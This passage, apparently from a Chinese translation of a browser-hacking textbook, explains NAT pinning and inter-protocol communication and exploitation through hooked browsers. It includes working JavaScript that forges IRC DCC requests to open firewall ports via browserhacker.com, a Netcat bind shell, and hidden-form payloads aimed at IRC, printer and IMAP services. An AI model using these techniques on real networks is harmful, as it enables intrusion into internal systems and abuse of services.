ESTABLISHED,RELATED -i $OUTIF -o $LANIF -j ACCEPT

# 不限LAN到WAN的出站通信
iptables --append FORWARD -m state --state
NEW,ESTABLISHED,RELATED -o $OUTIF -i $LANIF -j ACCEPT

iptables -A INPUT -j LOG --log-level debug
iptables -A INPUT -j DROP
iptables -A FORWARD -j LOG --log-level debug
iptables -A FORWARD -j DROP
```

以上防火墙和NAT配置符合实现NAT Pinning的要求。这是因为负责连接跟踪的模块已经启用了，而且也允许从LAN到WAN接口的出站流量。在前一节讨论的例子中，我们攻击的意图是允许从WAN接口到内网192.168.0.70上的入站连接。以下JavaScript代码演示了如何发起这个攻击：

```
var privateip = '192.168.0.70';
var privateport = '22';
var connectto = 'browserhacker.com';

function dot2dec(dot){
  var d = dot.split('.');
  return (((+d[0])*256+(+d[1]))*256+(+d[2]))*256+(+d[3]);
}

var myIframe = beef.dom.createInvisibleIframe();
var myForm = document.createElement("form");
var action = "http://" + connectto + ":6667/"

myForm.setAttribute("name", "data");
myForm.setAttribute("method", "post");
myForm.setAttribute("enctype", "multipart/form-data");
myForm.setAttribute("action", action);

//创建DCC消息
x = String.fromCharCode(1);
var message = 'PRIVMSG beef :'+x+'DCC CHAT beef '+
  dot2dec(privateip)+' '+privateport+x+"\n";

//创建消息文本区域
var myExt = document.createElement("textarea");
myExt.setAttribute("id","msg_1");
myExt.setAttribute("name","msg_1");
```

```
myForm.appendChild(myExt);
myIframe.contentWindow.document.body.appendChild(myForm);

//发送消息
myIframe.contentWindow.document.getElementById(
  "msg_1").value = message;
myForm.submit();
```

执行这段JavaScript代码后，浏览器会连接http://browserhacker.com:6667/。Firefox和IE都不会封禁这个默认的IRC端口。而browserhacker.com服务器监听在TCP端口6667上，套接字服务可以是Ruby的TCPServer，也可以是Netcat等更简单的服务。不管是什么，监听服务都不必非得是真正的IRC实现，因为其功能只有接收数据。

发到该端口的数据是PRIVMSG beef :\1DCC CHAT beef 323223559022\1\n。其中的DCC（Direct Client-to-Client）是一个IRC方法，用于初始化两个用户之间的直连，通过它可以传文件，也可以私聊[23]。3232235590是十进制形式的IP地址192.168.0.70，是通过`dot2dec()`函数转换来的。你可能会问，浏览器明明提交的是一个HTTP的POST请求，怎么会变成IRC命令了呢？这个过程会在本章下一小节中详细介绍，现在就假设我们可以向非HTTP服务发送HTTP请求，而且它们的请求体也可以被正确解析。

这里的关键在于，当路由器的防火墙发现外出流量并读取IRC数据时，它会认为用户在请求一个DCC连接。如果真是一个合法的DCC请求，那就会请求browserhacker.com直接连接到192.168.0.70。由于路由器的防火墙会屏蔽所有到来的连接，所以它需要把定向到22端口的browserhacker.com的流量转发到192.168.0.70:22。

此外，看看Linux代码库中Netfilter的nf_conntrack_irc.c[24]的源代码，就会明白为什么能够这样了。相关的代码片段如下：

```
/* dcc_ip can be the internal OR external (NAT'ed) IP */
tuple = &ct->tuplehash[dir].tuple;
if (tuple->src.u3.ip != dcc_ip &&
  tuple->dst.u3.ip != dcc_ip) {
    net_warn_ratelimited(
    "Forged DCC command from %pI4: %pI4:%u\n",
    &tuple->src.u3.ip, &dcc_ip, dcc_port);
      continue;
}
```

以上代码并没有按照注释中描述的那样行事，注释的意思是DCC IP可以是内部或外部NAT之后的IP地址。而外部NAT后的IP地址实际上不会被检查，而只会验证目标IP，在这里也就是browserhacker.com。这个bug为处理多个NAT打开了方便之门。因为它们都认定同一个目标IP，于是就可以用一个请求在它们中触发NAT Pinning。

提交了伪造的DCC请求后，路由器就会允许来自browserhacker.com的指向端口22的入站流量。这些流量会被转发到内部服务器。于是防御工事被破坏，外部流量可以访问到之前受保护的内部系统，导致IP访问控制措施失效。

可以登录https://browserhacker.com，看看Bart Leppens录制的关于NAT Pinning的演示视频。

Leppens也对利用NAT Pinning的BeEF相关模块贡献过代码。

Eric Leblond扩展了这些攻击，从而可以利用其他协议，不限于IRC。他发布了一个叫opensvp[25]的工具，用于执行这些攻击。这个工具没有使用经典的IRC DCC方式，而是使用FTP来动态打开防火墙端口。注意端口21是被封禁的，因此不可能通过浏览器实现FTP NAT Pinning。

NAT Pinning攻击很好地说明了如何创造性地利用内网浏览器的请求，去影响更多的外部系统。通过伪造请求，同时欺骗网关防范机制，就可以直接访问新目标，为下一步攻击做好铺垫。

10.5.2　实现协议间通信

2006年，Wade Alcorn发表了[26]关于IPC的研究成果。IPC的含义就是两个不同的协议，无论它们的语法是否相同，仍然可以相互传递有价值的信息。

多数情况下，IPC是否成功更多地取决于开发者的实现方式，而非协议规范本身。能否成功的条件实际上相当简单。为了实现两个不同协议间的通信，必须满足以下两个条件：

- 目标协议实现中的容错
- 将目标协议数据封装到HTTP请求中的能力

在浏览器中，这通常意味着将一个HTTP请求发送到不使用HTTP协议的监听服务。然后，该服务能够正确地解析该请求或部分请求。

下面来看一个例子。这个例子使用一个虚构的协议，通过非常简单的语法理解两个不需认证的命令。命令如下：

```
READ <file_path>
WRITE <content> <file_path>
```

为了确认协议的实现是否适合IPC，需要理解导致TCP连接中止的条件。如果发送下面的（非协议）数据，并且连接依然保持活动，就说明该协议的实现有利用价值：

```
ADD foobar
```

因为与客户端的连接没有被重置，所以客户端可以继续使用原来的TCP连接发送数据。因此，如果客户端发送以下数据，那么错误的前两行会被丢弃，而第三行可能会被解析并成功执行：

```
ADD foo
ADD bar
WRITE browserhacker.com /opt/protocol/browserhacker
```

然后，浏览器IPC就可以在此基础上扩展，把整条消息封装到一个HTTP POST请求里。下面这个例子展示了一个请求，它可能会在目标服务上执行一条命令：

```
POST / HTTP/1.1
Host: 192.168.1.130:4444
User-Agent: Mozilla/5.0
Content-type: text/plain
Content-Length: 51
```

```
WRITE browserhacker.com /opt/protocol/browserhacker
```

这个HTTP请求的首部，连同CRLF（回车换行），都会被丢弃，而请求的最后一行则会被协议正确处理。我们知道，通过POST请求可以将任何数据添加到请求体中，因此就不必在标准的HTTP首部前面添加字符串了。正是因为有了请求体，我们才能控制与目标协议间的通信。这就是IPC（涉及浏览器）的核心工作原理。

另外，POST请求的Content-type必须设置成`text/plain`或`multipart/form-data`。这样是为了保证可以像9.1节讨论的那样，通过`XMLHttpRequest`发送跨域请求（或通过HTML表单发送）。另外，这两种Content-type不限制你使用的数据格式，而`application/x-www-form-urlencoded`会限制。假如使用了`application/x-www-form-urlencoded`，那么在请求体中必须使用`parameter=value`这种格式，多余的参数用`&`连接。而且编码某些字符，比如空格字符，也可能导致问题。而如果使用`text/plain`或`multipart/form-data`，那么在请求体里使用什么格式就完全看你自己了，比如可以添加CR/LF行和空格。

有两种方式可以跨域发送`text/plain`或`multipart/form-data`请求。第一种是动态创建HTML表单，然后通过JavaScript来提交该表单。BeEF的JavaScript API中有一个`createIframeIpecForm()`函数，可以帮你完成这件事：

```
createIframeIpecForm: function(rhost, rport, path, commands){
 // 创建不可见内嵌框架
 // HTML表单会放在这里
 var iframeIpec = beef.dom.createInvisibleIframe();

 // 创建HTML表单，注意enctype属性
 var formIpec = document.createElement('form');
 formIpec.setAttribute('action',  'http://'+rhost+':'+rport+path);
 formIpec.setAttribute('method',  'POST');
 formIpec.setAttribute('enctype', 'multipart/form-data');

 // 创建文本区
 // 将POST主体添加到文本区
 input = document.createElement('textarea');
 input.setAttribute('name', Math.random().toString(36).substring(5));
 input.value = commands;
 formIpec.appendChild(input);
 iframeIpec.contentWindow.document.body.appendChild(formIpec);
 formIpec.submit();

 return iframeIpec;
}
```

可以像下面这样调用该方法：

```
beef.dom.createIframeIpecForm(host, port, path, commands);
```


注意，多数情况下都不需要`path`参数，而`commands`参数中就是你想通过POST请求体发送的数据。

在浏览器中实现IPC的第二种方法是使用`XMLHttpRequest`对象。下面的代码就是这样一个

例子：

```
var xhr = new XMLHttpRequest();
var uri = "http://" + host + ":" + port + "/";
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(command + "\r\n");
```

变量command中包含着你想发送到协议的数据，后面紧跟一个回车和换行符：\r\n。很多协议都接受这两个字符，将它们作为当前命令结束的定界符。

以上只是浏览器与虚构协议实现IPC通信的一个例子。这里的协议实现具备了允许此类攻击的特点。接下来我们就深入地探讨这些条件。

1. 协议的容错

IPC面临的第一个挑战是协议的实现是否容错，这通常决定了是否能够在浏览器中实现IPC通信。

正如前面例子中讨论的，大多数HTTP请求的内容，比如首部，会被目标协议丢弃。SMTP是一个很好的可以用于教学的例子。不过，由于它运行在被封禁的端口上，所以只能局限于渗透评估。

在UNIX上，至少存在4种不同的SMTP实现，包括Postfix、Sendmail、Qmail和Exim。在默认配置下，Exim 4.50在断开客户端连接前，只允许出现4个错误。如此严格的要求让我们没法对版本高于4.50的Exim发起IPC，因为来自勾连浏览器的任何HTTP请求都至少有4个首部字段。

Postfix 2.7.0比Exim更不能容错。它只要检测到非SMTP命令，就会立即断开与客户端的连接：

```
Aug 10 06:38:17 bt postfix/smtpd[3179]:
connect from browservictim.com[172.16.37.1]

Aug 10 06:38:17 bt postfix/smtpd[3179]:
warning: non-SMTP command from browservictim.com
[172.16.37.1]: POST / HTTP/1.1

Aug 10 06:38:17 bt postfix/smtpd[3179]:
disconnect from browservictim.com[172.16.37.1]
```

虽然这些SMTP服务都达不到容错条件，但一些IMAP服务倒是可以。Eudora IMAP的实现将在后面讨论，还会讲一个关于容错协议的例子。

验证了协议实现是否能够正常处理外来数据之后，接下来就该验证第二个条件了。那就是协议是否能封装数据，下一小节将会详细介绍。

2. 数据封装

实现IPC的第二个必要条件，是目标协议可以被封装在HTTP协议中。尽管我们不能去掉标准的HTTP首部，但可以控制请求的某些内容。利用这一点，就可以创建一些数据，这些数据会被接收它的服务认为是有效的协议内容。

基于ASCII的协议，像IRC和LPD，都是比较简单的IPC协议。其他像RDP这样的协议，使用

的是二进制而非ASCII，并且一般会在接收到自己不理解的数据后，马上断开与客户端的连接。此时，通常就没有必要再测试数据封装这个条件了，因为第一个IPC条件（容错）就不具备。

既然我们不能使用JavaScript直接打开原始的TCP套接字，那就必须得想办法在当前层面解决问题。这个办法就是使用IPC来实现与目标协议的通信。更进一步，在实现协议间利用时，经常还会碰到Shellcode，而那通常又是二进制数据。可惜，二进制数据又不是JavaScript擅长处理的。

浏览器中原始的TCP套接字的未来

目前还没有办法在浏览器里直接发送原始的TCP数据。然而，这不代表浏览器开发者没有研究过这件事。Mozilla WebAPI团队目前正在评估很多新技术，包括TCP Socket API。关于这方面及其他新特性的更多信息，可以参考这个链接：https://wiki.mozilla.org/WebAPI。

Firefox增加了通过`sendAsBinary()`方法使用`XMLHttpRequest`对象发送十进制数据的支持。这个方法在9.10.3节中也提到过。

```
if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* 视为ArrayBufferView...发送: */
    this.send(ui8Data);
  };
}
```

在写这本书时，其他浏览器还没有这个功能。不过，只要支持类型数组（typed array）[27]，就可以在相应浏览器中重写`sendAsBinary()`的原型，实现类似功能，比如在Chrome和Safari等基于WebKit的浏览器都可以[28]。

3. 协议间通信的例子

接下来将看几个例子，说明怎么利用不同的协议来实现IPC，以及进一步实现IPE的可能性。本章后面会介绍IPE，下面我们只关注几个IPC的例子。

(1) 绑定shell IPC的例子

试验IPC的一个好方式，就是把一个简单的监听服务绑定到一个shell，也称为绑定shell。如果绑定shell监听的不是被封禁的端口，比如7777，就可以在浏览器中与其跨域通信。这种通信是双向的，既可以发送命令，也可以读取响应。执行下面的代码，可以在POSIX系统中设置Netcat绑定shell：

```
nc -lvp 7777 -e /bin/sh
```


这个命令在7777端口上设置了监听服务，负责把接收的数据发送到`/bin/sh`命令。然后，就可以向这个端口发送HTTP的POST请求，如果请求体中包含shell命令，那它们也会被执行。对于未知的命令，sh进程会直接给出`command not found`：

```
#foobar
foobar: command not found
#
```

这个行为非常适合IPC，因为虽然HTTP首部会被丢弃，但其他有效的sh命令会被执行。图10-12展示了Netcat绑定shell在收到跨域POST请求后的输出，该请求中包含`command not found`和语法错误。这种情况下，通信只是单向的，而非双向的。



图10-12　绑定shell中的非双向通信

下一步是想办法接收命令的输出，以实现绑定shell与浏览器之间的双向通信。发挥一点想象力，我们可以在输入shell的HTTP响应体中加入`echo`命令。比如，要创建第一个响应头，可以发送以下数据：

```
echo -e HTTP/1.1 200 OK\\\\r;
```

然后可以继续添加需要的其他响应首部，比如Content-type、Content-length，以及命令结果。在Firefox中实现与绑定shell之间双向通信的代码，可以在browserhacker.com上找到。这里为了简单起见，只给出截取的一小段代码：

```
[...]
// 创建ipc_posix_window内嵌框架
var ipc_posix_window = document.createElement("iframe");
[...]
// 通过Hash标签与父框架沟通命令执行结果
body2 = "__END_OF_POSIX_IPC__</div><s"+"cript>window.location='" +
parent + "#ipc_result='+encodeURI(" +
"document.getElementById(\\\"ipc_content\\\").innerHTML);</"
+"script></body></html>";

[...]
// 返回ipc_content内容div，执行命令
// 并把命令结果返回给head -c SIZE
```

```
"echo \"" + body1 + "\";(" + cmd + ")|head -c "+size+" ; ");
poster.appendChild(response);
[...]
// 等待<超时>秒数，
// 以让IFrame url片段匹配
function wait() {

try {
 if (/#ipc_result=/.test(document.getElementById("ipc_posix_window").\
contentWindow.location)) {
  var ipc_result = document.getElementById("ipc_posix_window").\
contentWindow.location.href;
  output = ipc_result.substring(ipc_result.indexOf('#ipc_result=')+
12,ipc_result.lastIndexOf('__END_OF_POSIX_IPC__'));
[...]
```

这段代码创建了一个隐藏的内嵌框架ipc_posix_window，包含一个发送POST请求的HTML表单。这个内嵌框架也用于读取编码后的命令结果。结果会被附加在URL片段标识符（#）的ipc_result后面，类似如下所示：

```
http://browserhacker.com/#ipc_result=%0Atcp%20%20%20%20
%20%20%20%200%20%20%20%20%20%200%20127.0.0.1:7337%20%20
%20%20%20%20%20%20%20%200.0.0.0:*%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20LISTEN%20%20%20%20%20%201545
[...snip...]
__END_OF_POSIX_IPC__
```

追加到内嵌框架中的HTML表单包含两个输入字段：response和endTalkBack。表单的action属性指向的目标是http://172.16.37.153:7777/index.html?&/bin/sh;。与前面例子一样，使用的Content-type是multipart/form-data（也可以使用text/plain）。

表单元素的第一个response输入字段包含多条echo命令，用于构建HTTP响应，还有最后要执行的命令。这里，命令结果的前4096字节会被返回。如果需要返回更多内容，可以修改前面代码中的result_size变量。

第二个endTalkBack输入字段包含分隔符__END_OF_POSIX_IPC__，命令结果的ipc_contentdiv，以及用于将内嵌框架地址修改为父元素地址的一小段脚本。父元素地址就是执行当前JavaScript代码的页面地址：

```
body2 = "__END_OF_POSIX_IPC__</div><s"+"cript>window.location='" +
parent + "#ipc_result='+encodeURI(" +
"document.getElementById(\\\"ipc_content\\\").innerHTML);</"
+"script></body></html>";
```

图10-13展示了这个POST请求的原始主体，从中可以看到这两个输入字段以及它们的值。



图10-13　向POSIX绑定shell发送`netstat`命令

返回的HTTP响应会包含命令的结果和一小段JavaScript代码，用于修改地址。执行命令后，可以检查内嵌框架的地址URL中是否包含`#ipc_result`。执行检查的是`wait()`函数，它会继续检查内嵌框架中是否返回了有效的响应。典型的HTTP响应类似一个HTTP页面，如图10-14所示。注意，命令的结果保存在`ipc_content`中，末尾到`__END_OF_POSIX_IPC__`，而把内嵌框架地址修改为browserhacker.com的JavaScript代码紧随其后。




图10-14　命令结果返回到了`ipc_content`中

运行这段JavaScript的结果如图10-15所示，从中可以清楚地看到`netstat`命令的输出。




图10-15　通过绑定shell实现双向通信

这个例子在Firefox中执行之后，不会在JavaScript控制台看到错误。但是在Chrome、Safari等基于WebKit的浏览器中，则会看到违反SOP的报错信息，因为不能在两个不同源的框架间通信。这也说明不同浏览器对SOP的实现并不一致。

对Firefox之外的浏览器，必须稍作修改，有以下两个方案。

- 通过XHR发出跨域POST请求，通过`echo`命令插入包括Access-Control-Allow-Origin: `*`在内的额外首部。然后就可以直接通过XHR请求读取响应了。本章稍后介绍的BeEF Bind就采用了这个方案。
- 参考第9章介绍的XssRays所采用的手段。

本小节的示例都是基于绑定到`/bin/sh`命令的简单Netcat监听器的。不过现实当中碰到这种情况的机会并不多。在理解了IPC的理论之后，接下来我们看点实际的应用。

(2) IRC协议间通信的例子

IRC是容错性很高的协议，它不会因为你发送了语法错误的数据就重置连接。这一点对我们很有利，因为HTTP首部并不符合该协议的规范。它会怎么办呢？它会报个错，然后让你再发一次命令。

重用BeEF中的JavaScript API `createIframeIpecForm`，可以通过如下代码加入频道，并向IRC服务器发送消息：

```
var rhost   = 'irc_server';
var rport   = '6667';
var nick    = 'user1234';
var channel = '#channel_1';
var message = 'BeEFed';

var irc_commands = "NICK " + nick + "\n";
irc_commands    += "USER " + nick + " 8 * : " + nick + " user\n";
irc_commands    += "JOIN " + channel + "\n";
irc_commands    += "PRIVMSG " + channel + " :" + message + "\nQUIT\n";

// 发送命令
var irc_iframe =
beef.dom.createIframeIpecForm(rhost, rport,
"/index.html", irc_commands);

// 清除
cleanup = function() {
    document.body.removeChild(irc_iframe);
}
setTimeout("cleanup()", 15000);
```

2010年的时候，不少IRC提供商，像EFnet、OFTC和FreeNode，都受到过持续攻击[29]。攻击者会埋下（类似前面的）JavaScript代码，而很多用户会在浏览相应页面时无意间触发代码。结果导致了多个IRC频道被垃圾信息侵扰[30]。

(3) 打印服务IPC的例子

HP、Canon等多功能网络打印机都会运行很多服务，其中通常包括对TCP/IP协议栈的完整实

现。因此，很容易在内网上发现这些设备，之后再使用前面介绍的技术采集其指纹。

Deral Heiland在DEFCON 19[31]上展示了一项专门攻击网络打印机的研究成果。以勾连浏览器为前沿阵地，可以有效地向内网打印机发送打印作业。

Aaron Weaver在2007年发表了一篇题为“Cross-site Printing”的论文，演示了如何在浏览器中向网络打印机发送打印作业[32]。Weaver的研究表明，多数被检测到的网络打印机都会在TCP端口9100上暴露Virata-EmWeb服务，监听需要处理的原始打印作业[33]。图10-16展示了对有漏洞的HP打印机进行nmap扫描后的输出结果。

```
515/tcp   open  printer
631/tcp   open  http       Virata-EmWeb 6.2.1 (HP printer http config)
1783/tcp  open  unknown
9100/tcp  open  jetdirect?
14000/tcp open  tcpwrapped
Device type: printer
Running: HP embedded
OS details: HP LaserJet 2055dn, 2420, P3005, CP4005, 4250, or P4014 printer
```

图10-16　nmap打印机扫描

这个接口非常基础，只要求你打开一个指向打印机端口的TCP连接，然后写入文本即可。通过Netcat可以非常简单地做到：

```
$ nc 10.90.1.131 9100
Hi from BeEF!
^C
```

这个协议也是实施IPC的不错目标，因为并没有什么阻止你使用HTTP的POST请求，向打印机端口发送类似的数据。此外，所有浏览器都允许连接未被封禁的9100端口。以下代码可以用于向打印机发送“Hi from BeEF!”消息：

```
var body = "Hi from BeEF!\n";
var ip = "10.90.1.131";
var port = 9100;
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://" + ip + ":" + port + "/",false);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send(body);
```

无需认证，可以使用IPC。注意，这时候整个HTTP请求都被打印出来了，如图10-17所示。




图10-17　对HP打印机使用IPC

在此基础上，可以进一步向打印机发送PostScript命令[34]，该命令将由PostScript处理器解释。使用PostScript可以为页面添加格式，有可能打印出更漂亮的版面布局。以下代码演示了如何使用PostScript，而且这段代码可以通过修改body变量，与使用之前的JavaScript代码一起使用：

```
var body = String.fromCharCode(27) +
"%-12345X@PJL ENTER LANGUAGE = POSTSCRIPT\r\n"
+ "%!PS\r\n"
+ "/Courier findfont\r\n"
+ "20 scalefont\r\n"
+ "setfont\r\n"
+ "72 500 moveto\r\n"
+ "(Demonstrating IPC) show\r\n"
+ "showpage\r\n"
+ String.fromCharCode(27) + "%-12345X";
```

结果如图10-18所示，打印出来的内容“Demonstrating IPC”字体为Courier，位置为距左边72单位，距顶边500单位。这里单位是PostScript中默认的1/72英寸。




图10-18　通过IPC打印PostScript格式化页面

(4) IMAP协议间通信的例子

IMAP协议，特别是第3版和第4版，非常适合IPC。虽然协议本身非常符合条件，但在实际攻击中，由于现代浏览器会限制直接访问TCP端口143（属于端口封禁的实现），所以效果也会打个折扣。

有时候也不全是这种情况，比如IMAP 3就运行在TCP 220端口。此外，有些网络管理员为了不让人发现，也会把服务配置到一个非标准端口上。这样就可能给攻击者提供不受封禁的端口。

但无论如何，IMAP都是用来演示通过浏览器实现IPC的绝佳范例。由于其教育启示价值很大，所以本章很多示例都会用它。

为了演示方便，在Firefox中可以通过添加以下代码到扩展文件pref.js，以重写端口封禁规则：

```
pref("network.security.ports.banned.override", "143");
```

别忘了完事以后删除它。稍后我们会介绍，封禁这个端口绝对是有必要的。

IMAP实现允许来自浏览器的IPC，因为相关服务通常满足实施IPC的两个条件。下面的示例代码演示了登录和退出IMAP服务器的过程：

```
var server = '172.16.37.151';
var port = '143';
var commands = 'a01 login root password\na002 logout';
```

```
var target = "http://" + server + ":" + port + "/abc.html";
var iframe = beef.dom.createInvisibleIframe();

var form = document.createElement('form');
form.setAttribute('name', 'data');
form.setAttribute('action', target);
form.setAttribute('method', 'post');
form.setAttribute('enctype', 'text/plain');

var input = document.createElement('input');
input.setAttribute('id', 'data1')
input.setAttribute('name', 'data1')
input.setAttribute('type', 'hidden');
input.setAttribute('value', commands);
form.appendChild(input);

iframe.contentWindow.document.body.appendChild(form);
form.submit();
```

这个例子中的IMAP服务器是Eudora，稍后我们会再用它来演示协议间利用。如图10-19所示，IMAP服务器在接收到POST请求后，会将HTTP首部解析为不正确的命令（“unrecognized or not valid in the current state”）。而包含在POST请求体中的IMAP命令则会被正确解析。在这个例子中，登录失败，因为我们没有登录凭证。




图10-19　IPC导致的IMAP服务日志

通过图10-19可以看出，IMAP服务器的响应为“incorrect password”（密码错误）。如果登录成功，返回的结果就不一样了，应该知道如何区分。

有些IMAP服务器支持发送电子邮件，可以利用这个功能创建一个边带信道（side channel）。根据实现不同，可以使用时差，请参见10.4节中的相关内容。登录后，列出收件箱中的内容很可

能比在未认证的连接上遇到错误花费的时间多一些。

前面我们介绍的几种协议并不是可以实现IPC的全部协议。只要满足IPC条件（容错和数据封装）的协议，都可能通过IPC通信。本小节讨论的一些细节值得牢记，或许它们在你将来遇到新的IPC目标，并准备实现渗透测试时能够派上用场。

10.5.3　实现协议间利用

上一小节讨论了协议间通信，而Wade Alcorn的研究不止如此。2007年，Alcorn在一篇研究论文中表明[35]，IPC技术不仅可以实现通信，还可以实现利用，也就是IPE（Inter-protocol Exploitation，协议间利用）。这里所说的利用涉及对底层应用的利用。如果你理解起来觉得有点困难，可以参考《黑客攻防技术宝典：系统实战篇（第2版）》这本书[36]。

如果你能像上一节演示的那样，使用HTTP与非HTTP协议通信，那么也应该可以在发送的数据中包含Shellcode。与IPC类似，IPE也依赖容错和数据封装。

下面我们在之前讨论的那个最简单的IPC示例基础上稍加扩展。比如，假设有一个服务会查找如下命令：

```
WRITE <content> <file_path>
```

假设处理`<file_path>`的代码存在缓冲区溢出漏洞，可能是因为使用`memcpy`复制内容，但并没有检查来源长度，而直接把内容放到了1024字节的缓冲区内。如果你想发现这个应用漏洞，就要制造输入数据，使其达到崩溃的条件。当然，这个虚构的例子会崩溃。

在通过`file_path`提交了1500字节的数据后，`WRITE`命令返回了分段错误数据。通过对错误的分析，你发现可以控制EIP（Extended Instruction Pointer，扩展指令寄存器），并且内存中有800字节空间可以保存你的Shellcode。想必有读者已经猜到了，这个虚构的例子实际上已经满足了IPE的条件。

1. 计算HTTP首部大小

在发送包含Shellcode的POST请求时，通常必须非常精确才行。需要指定**返回地址**是什么，总共要使用多少NOP（以及其他垃圾）。否则，1字节的错误就可能导致作为目标的监听服务崩溃。然后Shellcode将无从执行，攻击计划落空。

前面我们讲到过，HTTP首部会被目标协议丢弃。可是，丢弃只是结果，并不表示目标协议不会解析它们，不会将它们加载到内存里。有时候，这意味着必须对包含多大的首部精打细算一下。

验证HTTP首部会被保存在内存中的最简单方式，就是给你要分析的进程附加一个调试器。在下一小节以IMAP为例介绍如何实现IPE时，你会知道Eudora WorldMail 6.1.21（及更早版本）在解析POST请求体前，会把HTTP首部保存到内存中。

此外，在发送跨域POST请求时，我们无法事先知道HTTP首部的确切大小。每个浏览器都不一样，而且经常会包含不同的首部。而我们必须确保利用的可靠性，否则Shellcode不会执行，而且目标服务会崩溃。

